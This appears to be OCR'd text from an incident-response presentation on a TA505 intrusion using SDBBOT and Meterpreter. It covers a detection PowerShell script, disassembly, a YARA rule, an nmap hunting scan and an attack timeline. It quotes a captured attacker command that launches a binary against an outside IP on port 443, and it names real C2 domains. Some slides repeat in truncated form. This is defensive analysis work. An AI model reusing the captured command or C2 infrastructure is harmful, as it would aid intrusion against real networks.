
0: reverse_tcp
1: reverse_http
2: reverse_https
3: bind_tcp

IP & Port

```
%COMSPEC% /C echo C:\Windows\wsus.exe 0 91.214.124.15 443 ^>
%SYSTEMDRIVE%\WINDOWS\Temp\iaetRnAqpruNtWFZ.txt >
\WINDOWS\Temp\wmCiqaHkZzuHNNMT.bat &
```

Incident response

Patient 0


Servers and workstations

Patient 0

Sdbbot CC

Servers

Meterpreter CC

TA505

Incident response

Actions

- Internet down for servers
- Sinkholing of known bad Ips
- Detections of « meterpreted » hosts.

Fears

- Still ~300 hosts vulnerable to MS17 10
- When CLOP will be launched ?
- Is SDBBOT using always the same CC

How to detect SDBBOT ?


Unique hash per sample

Located in registry with random name.

Incident response

SDBBOT


- Analysis of the compromised hosts
  - Detection of the backdoors
    - File based detection
    - Registry based detection



```
$username = $env:username
$hostname = $env:computername

function Get-Keys($folders) {
    foreach ($folder in $folders) {
        if($folder.PSChildName.Length -eq 3){
            foreach ($key in $folder.Property){
                if($key.Length -eq 1){
                    Write-Host $hostname ,$username, $folder, $key -Separator ":"
                }
            }
        }
    }
}

$folders = Get-ChildItem -ErrorAction SilentlyContinue -Path hklm:\SOFTWARE\Microsoft\*
Get-Keys($folders)
$folders = Get-ChildItem -ErrorAction SilentlyContinue -Path hkcu:\SOFTWARE\Microsoft\*
Get-Keys($folders)
```


Incident response

- SDBBOT Weaknesses
  - Report external IP (fetched from ip-api.com)
    - Hardcoded UA



```
seg000:001DA6D8 aMozilla50Windo:                        ; DATA XREF: dohttprequest+2F↑o
seg000:001DA6D8                 text "UTF-16LE", 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebK'
seg000:001DA6D8                 text "UTF-16LE", 'it/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 '
seg000:001DA6D8                 text "UTF-16LE", 'Safari/537.36',0
seg000:001DA7C0 ; ---------------------------------------------------------------
```


```
GET /json HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/
537.36
Host: ip-api.com
Connection: Keep-Alive
```



Incident response

SDBBOT


- Analysis of the compromised hosts
  - Detection of the backdoors
    - File based detection
    - Registry based detection
    - External IP fetching



```
GET /json HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/
537.36
Host: ip-api.com
Connection: Keep-Alive
```


Incident response

- SDBBOT Weaknesses
  - Communication is binary
    - Usage of port 443 but no SSL
    - Handshake is visible « DEC0 »




Command & Control

- SDBBOT Weaknesses
  - Configuration can be overridden
    - Ip.txt




```
push    0               ; dwFlagsAndAttributes
push    0               ; dwCreationDisposition
push    3
push    0               ; lpSecurityAttributes
push    3               ; dwShareMode
push    GENERIC_READ    ; dwDesiredAccess
push    offset FileName ; "c:\\ip.txt"
call    ds:CreateFileA
mov     esi, eax
cmp     esi, 0FFFFFFFFh
jz      short loc_1D5231
```




Incident response

SDBBOT on some servers

- In memory detection on servers.
  - Injected in winlogon.exe
- No other backdoor discovered.
- No other CC discovered.



Client id	C.3a982887e8fc0d01			
Payload	Process	Pid	3240	
		Ppid	6412	
		Name	winlogon.exe	
		Exe	C:\Windows\System32\winlogon.exe	
		Cmdline	winlogon.exe	
		Ctime	1576769668000000	
		Username	NT AUTHORITY\SYSTEM	
		Status	running	
		Nice	128	
		Cwd	C:\Windows\system32	
		Num threads	6	
		User cpu time	5824	
		System cpu time	0.421875	
		Rss size	89554944	
		Vms size	18956288	
		Memory percent	1.0426139831542969	
	Match	Rule name	sdbbot	
		String matches	String id	$re0
			Offset	190392614944
			Data	Hosts=drm-server-booking.com
	Scan time us	467000		
	YaraProcessScanMatch			
	2019-12-19 22:25:19 UTC			



```
seg000:001D9018 aHostsDrmServer db 'Hosts=drm-server-booking.com',0Dh,0Ah
seg000:001D9018                                         ; DATA XREF: parseconf+8↑o
seg000:001D9018                 db 'ReconnectTime=900',0
seg000:001D9048 aBotcfgbotcfgbo db 'BOTCFGBOTCFGBOTCFGBOTCFGBOTCFGBOTCFG',0
```

Yara:

```
rule sdbbot {
meta: description = "Get SDBBOT conf"
strings:
$re0 = /Hosts=[a-zA-z0-9\-.]{5,32}/
condition: all of ($re*)
}
```


Incident response

SDBBOT

- Analysis of the compromised hosts
  - Solutions for detection of the backdoors
    - File based detection
    - Registry based detection
    - External IP fetching
    - ~~Network detection~~
    - Configuration overridden
    - Scan in memory

Incident response

TA505 is Fast



GET2 x64 compil.
Oct 10 2018

GET2 x32 compil.
Dec 12 2018

Tinymet compil.
Oct 14 2019

Registering of
drm-server-booking.com
SDBBOT CC
Oct 16 2019

SDBBOT compil.
Oct 17 2019

SDBBOT launcher compil.
Oct 25 2019

Registering of
microsoft-hub-us.com
GET2 CC
Nov 7 2019

1st phishing campaign
Nov 8 2019

Registering of
dl2.box-cnd.com
2nd campaign maldoc server
2nd Maldoc creation
Nov 12 2019

2nd phishing campaign
Nov 13 2019

11:08
Maldoc execution
16:58
DC compromised
Nov 19 2019

12:28
Domain exfiltration
Nov 20 2019

Hunting for SDBBOT

Hunting for SDBBOT

- Fileless malware
- Unique launcher


→

- Rare on public sandboxes
- Hard to spot samples in the wild.


How to spot them ?

Hunting for SDBBOT

- SDBBOT Weaknesses
  - Usage of port 443 but no SSL
  - Handshake is visible « DEC0 »
  - Need to send 4 Bytes & analyse response




```
$ nmap jp-microsoft-store.com --script sdbbot.nse -p 443 -v -Pn -n
Starting Nmap 7.70 ( https://nmap.org ) at 2020-02-25 07:55 CET
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 07:55
Completed NSE at 07:55, 0.00s elapsed
Initiating Connect Scan at 07:55
Scanning jp-microsoft-store.com (194.68.27.38) [1 port]
Discovered open port 443/tcp on 194.68.27.38
Completed Connect Scan at 07:55, 0.22s elapsed (1 total ports)
NSE: Script scanning 194.68.27.38.
Initiating NSE at 07:55
Completed NSE at 07:55, 0.63s elapsed
Nmap scan report for jp-microsoft-store.com (194.68.27.38)
Host is up (0.22s latency).

PORT    STATE SERVICE
443/tcp open  https
|_sdbbot: SDBBot Detected

NSE: Script Post-scanning.
Initiating NSE at 07:55
Completed NSE at 07:55, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 6.55 seconds
```



Hunting

- SDBBOT V
  - Usage c
  - Handsh
  - Need to




```
$ nmap jp-microsoft-store.c
Starting Nmap 7.70 ( https:
NSE: Loaded 1 scripts for s
NSE: Script Pre-scanning.
Initiating NSE at 07:55
Completed NSE at 07:55, 0.0
Initiating Connect Scan at
Scanning jp-microsoft-store
Discovered open port 443/tc
Completed Connect Scan at 0
NSE: Script scanning 194.68
Initiating NSE at 07:55
Completed NSE at 07:55, 0.6
Nmap scan report for jp-mic
Host is up (0.22s latency).

PORT     STATE SERVICE
443/tcp open  https
|_sdbbot: SDBBot Detected

NSE: Script Post-scanning.
Initiating NSE at 07:55
Completed NSE at 07:55, 0.0
Read data files from: /usr/
Nmap done: 1 IP address (1
```

WE OFFER 3 KINDS OF SERVICES
GOOD · CHEAP · FAST
BUT YOU CAN PICK ONLY TWO
GOOD & CHEAP WON'T BE FAST
FAST & GOOD WON'T BE CHEAP
CHEAP & FAST WON'T BE GOOD

Hunting for SDBBOT

